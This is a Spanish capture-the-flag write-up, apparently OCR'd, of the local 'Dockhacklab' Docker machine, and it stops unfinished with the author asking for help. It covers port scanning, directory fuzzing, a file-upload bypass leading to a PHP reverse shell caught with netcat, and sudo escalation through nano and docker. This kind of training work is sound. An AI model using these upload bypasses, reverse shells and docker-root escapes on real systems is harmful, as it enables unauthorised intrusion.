
DOCKHACKLAB



DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip dockhacklab.zip

 Archive:  dockhacklab.zip
 inflating: dockhacklab.tar
 inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
sudo bash auto_deploy.sh dockhacklab.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.118 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.118/0.118/0.118/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 172.17.0.1


LINUX- ttl=64

ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
└─# nmap -p- -Pn -sVC --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-24 03:15 EDT
Nmap scan report for trackedvuln.dl (172.17.0.2)
Host is up (0.00018s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9a:a2:73:65:c5:4f:dd:36:57:7c:53:f6:98:82:96:04 (ECDSA)
|_  256 c5:f4:bf:93:53:a3:8b:78:0c:8a:b2:fa:30:5b:b3:1b (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos los puertos 22 Y 80




ENUMERACIÓN

Con gobuster vamos a la búsqueda de archivos y directorios

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,doc,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 10671]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/hackademy            (Status: 301) [Size: 312] [--> http://172.17.0.2/hackademy/]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```




Profundizamos el análisis sobre el directorio /hackademy

gobuster dir -u http://172.17.0.2/hackademy -w

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt


```
└─# gobuster dir -u http://172.17.0.2/hackademy -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/hackademy
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,doc,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 1261]
/.php                 (Status: 403) [Size: 275]
/upload.php           (Status: 200) [Size: 77]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```


Tenemos un directorio interesante /upload.php



Me creo con nano un hola.png. Lo subo en /hackademy y me voy a /upload

para ver que acontece.





xxx_tuarchivo , analizando esto, supongo que lo que debemos

diferenciar es únicamente el contenido de xxx, que deduzco que sera

una combinación alfanumérica, incluyendo mayúsculas y minúsculas.

Con python creamos un script que nos genera un diccionario con

estas características.

```python
import itertools

# Definir los caracteres que quieres usar (mayúsculas, minúsculas y números)
caracteres = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'  # Incluye letras mayúsculas

# Generar combinaciones de longitud 3
combinaciones = [''.join(i) for i in itertools.product(caracteres, repeat=3)]

# Guardar las combinaciones en un archivo
with open('diccionario.txt', 'w') as f:
    for combinacion in combinaciones:
        f.write(f"{combinacion}_hola.png\n")
```

Ejecutamos el script

python generar_diccionario.py

Diccionario generado con éxito.

Ahora, con este diccionario y wfuzz intentamos localizar nuestro archivo modificado

wfuzz -c -z file,diccionario.txt --hc 404 http://172.17.0.2/hackademy/FUZZ

```
└─# wfuzz -c -z file,diccionario.txt --hc 404 -o html http://172.17.0.2/hackademy/FUZZ

<html><head></head><body bgcolor=#000000 text=#FFFFFF><h1>Fuzzing http://172.17.0.2/hackademy/FUZZ</h1>
<table border="1">
<tr><td>#request</td><td>Code</td><td>#lines</td><td>#words</td><td>Url</td></tr>
^Z
zsh: suspended  wfuzz -c -z file,diccionario.txt --hc 404 -o html

┌──(root㉿kali)-[/home/kali/Desktop/Dockhacklab]
└─# wfuzz -c -z file,diccionario.txt --hc 404 http://172.17.0.2/hackademy/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.17.0.2/hackademy/FUZZ
Total requests: 238328

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000039138:   200        1 L      1 W        5 Ch        "klp_hola.png"
```

EXPLOTACIÓN

Sabemos la combinación de letras "klp". Ahora, nos vamos a

https://www.revshells.com/

Usamos la de PentestMonkey que no suele fallar. La subimos a /hackademy.

Cambiamos las extensiones

mv reshell.png reshell.png.php

Nos ponemos a la escucha en el 4444 con netcat

Y ahora, en el navegador http://172.17.0.2/hackademy/klp_reshell.png.php

Con lo que obtenemos conexión

```
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 56768
Linux 0fbcf006e2c5 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 x86_64 x86_64 GNU/Linux
 04:04:24 up  1:50,  0 user,  load average: 0.23, 0.51, 1.17
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (33): Inappropriate ioctl for device
bash: no job control in this shell
www-data@0fbcf006e2c5:/$
```

Tratamos la TTY

script /dev/null -c bash
Ctl + z
stty raw -echo;fg
reset xterm
export SHELL=bash
export TERM=xterm

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
www-data@0fbcf006e2c5:/$ sudo -l
Matching Defaults entries for www-data on 0fbcf006e2c5:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on 0fbcf006e2c5:
    (firsthacking) NOPASSWD: /usr/bin/nano
www-data@0fbcf006e2c5:/$
```

Nos vamos a https://gtfobins.github.io/#nano

Ejecutamos

sudo -u firsthacking /usr/bin/nano

ctrl+R
ctrl+X
reset; sh 1>&0 2>&0

Somos firsthacking

Buscamos permisos sudo

```
firsthacking@0fbcf006e2c5:/$ sudo -l
Matching Defaults entries for firsthacking on 0fbcf006e2c5:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User firsthacking may run the following commands on 0fbcf006e2c5:
    (ALL) NOPASSWD: /usr/bin/docker
```

Nos vamos a https://gtfobins.github.io/gtfobins/docker/#sudo

sudo docker run -v /:/mnt --rm -it alpine chroot /mnt sh

```
firsthacking@9ca9971b3da8:~$ ls -la
total 32
drwxr-x--- 1 firsthacking firsthacking 4096 Jul 15 03:53 .
drwxr-xr-x 1 root         root         4096 Jul 13 08:57 ..
-rw-r--r-- 1 firsthacking firsthacking  220 Jul 13 08:57 .bash_logout
-rw-r--r-- 1 firsthacking firsthacking 3941 Jul 15 03:50 .bashrc
drwx------ 2 firsthacking firsthacking 4096 Jul 13 09:52 .cache
-rw-rw-r-- 1 firsthacking firsthacking   40 Jul 15 03:53 .docker
drwxrwxr-x 3 firsthacking firsthacking 4096 Jul 15 03:51 .local
-rw-r--r-- 1 firsthacking firsthacking  807 Jul 13 08:57 .profile

firsthacking@9ca9971b3da8:~$ cat .docker
que utiles son las funciones del bashrc
firsthacking@9ca9971b3da8:~$
```

Leyendo en .bashrc encontramos la siguiente parte del contenido

firsthacking@0fbcf006e2c5:~$ cat .bashrc

```
function docker() {
        echo "Fijate que hay algo esperando a que llames"
        echo -e "\n 12345 54321 24680 13579 \n"
        echo -e "De nada servira si no llamas antes"
```

Listamos procesos del sistema

firsthacking@0fbcf006e2c5:~$ ps -aux

Hay un proceso knockd (PID 50), que es interesante.

Knockd es un daemon de "port knocking", una técnica de seguridad que

puede ocultar servicios hasta que se realiza una secuencia

específica de conexiones a puertos.

Para asegurarnos y ya que ps -aux limita el ancho de la columna del comando

```
firsthacking@0fbcf006e2c5:~$ cat /proc/50/cmdline
/usr/sbin/knockd-d-ieth0
firsthacking@0fbcf006e2c5:~$
```

Ejecutamos knock

knock -v 172.17.0.2 12345 54321 24680 13579

```
firsthacking@2de368dd9595:/$ knock -v 172.17.0.2 12345 54321 24680 13579
hitting tcp 172.17.0.2:12345
hitting tcp 172.17.0.2:54321
hitting tcp 172.17.0.2:24680
```

Aquí me he quedado ya que no he sido capaz de que me corriera docker.

Se acepta cualquier ayuda, gracias

```
firsthacking@2de368dd9595:/$ps -aux

root           1  0.0  0.1   4324  2944 ?        Ss   02:17   0:00 /bin/bash -c
root          15  0.0  0.1  12016  2820 ?        Ss   02:17   0:00 sshd: /usr/sb
root          33  0.0  1.0 203452 21688 ?        Ss   02:17   0:00 /usr/sbin/apa
www-data      38  0.0  0.6 204120 12948 ?        S    02:17   0:00 /usr/sbin/apa
www-data      39  0.0  0.8 204112 17428 ?        S    02:17   0:00 /usr/sbin/apa
www-data      40  0.0  0.8 203928 17940 ?        S    02:17   0:00 /usr/sbin/apa
www-data      41  0.0  0.5 203904 11796 ?        S    02:17   0:00 /usr/sbin/apa
www-data      42  0.0  0.5 203904 11796 ?        S    02:17   0:00 /usr/sbin/apa
root          50  0.0  0.1   9748  3460 ?        Ss   02:17   0:00 /usr/sbin/kno
www-data     103  0.0  0.5 203904 11796 ?        S    02:18   0:00 /usr/sbin/apa
www-data     105  0.0  0.0   2800  1664 ?        S    02:19   0:00 sh -c uname -
www-data     109  0.0  0.1   4588  3840 ?        S    02:19   0:00 bash -i
www-data     111  0.0  0.0   2716  1664 ?        S    02:19   0:00 script /dev/n
www-data     112  0.0  0.0   2800  1664 pts/0    Ss   02:19   0:00 sh -c bash
www-data     113  0.0  0.1   4588  3456 pts/0    S    02:19   0:00 bash
root         120  0.0  0.3  13704  6528 pts/0    S+   02:22   0:00 sudo -u first
root         121  0.0  0.1  13704  2340 pts/1    Ss   02:22   0:00 sudo -u first
firstha+     122  0.0  0.1   3908  2816 pts/1    S    02:22   0:00 /usr/bin/nano
firstha+     123  0.0  0.1   4324  2944 pts/1    S    02:22   0:00 bash -c reset
firstha+     125  0.0  0.0   2800  1664 pts/1    S    02:22   0:00 sh
firstha+     127  0.0  0.1   4588  3840 pts/1    S    02:22   0:00 bash -p
root         236  0.0  0.0   2696  1280 ?        S    02:47   0:00 sleep 60
firstha+     238  100  0.2   9188  4480 pts/1    R+   02:47   0:00 ps -aux
firsthacking@2de368dd9595:/$
```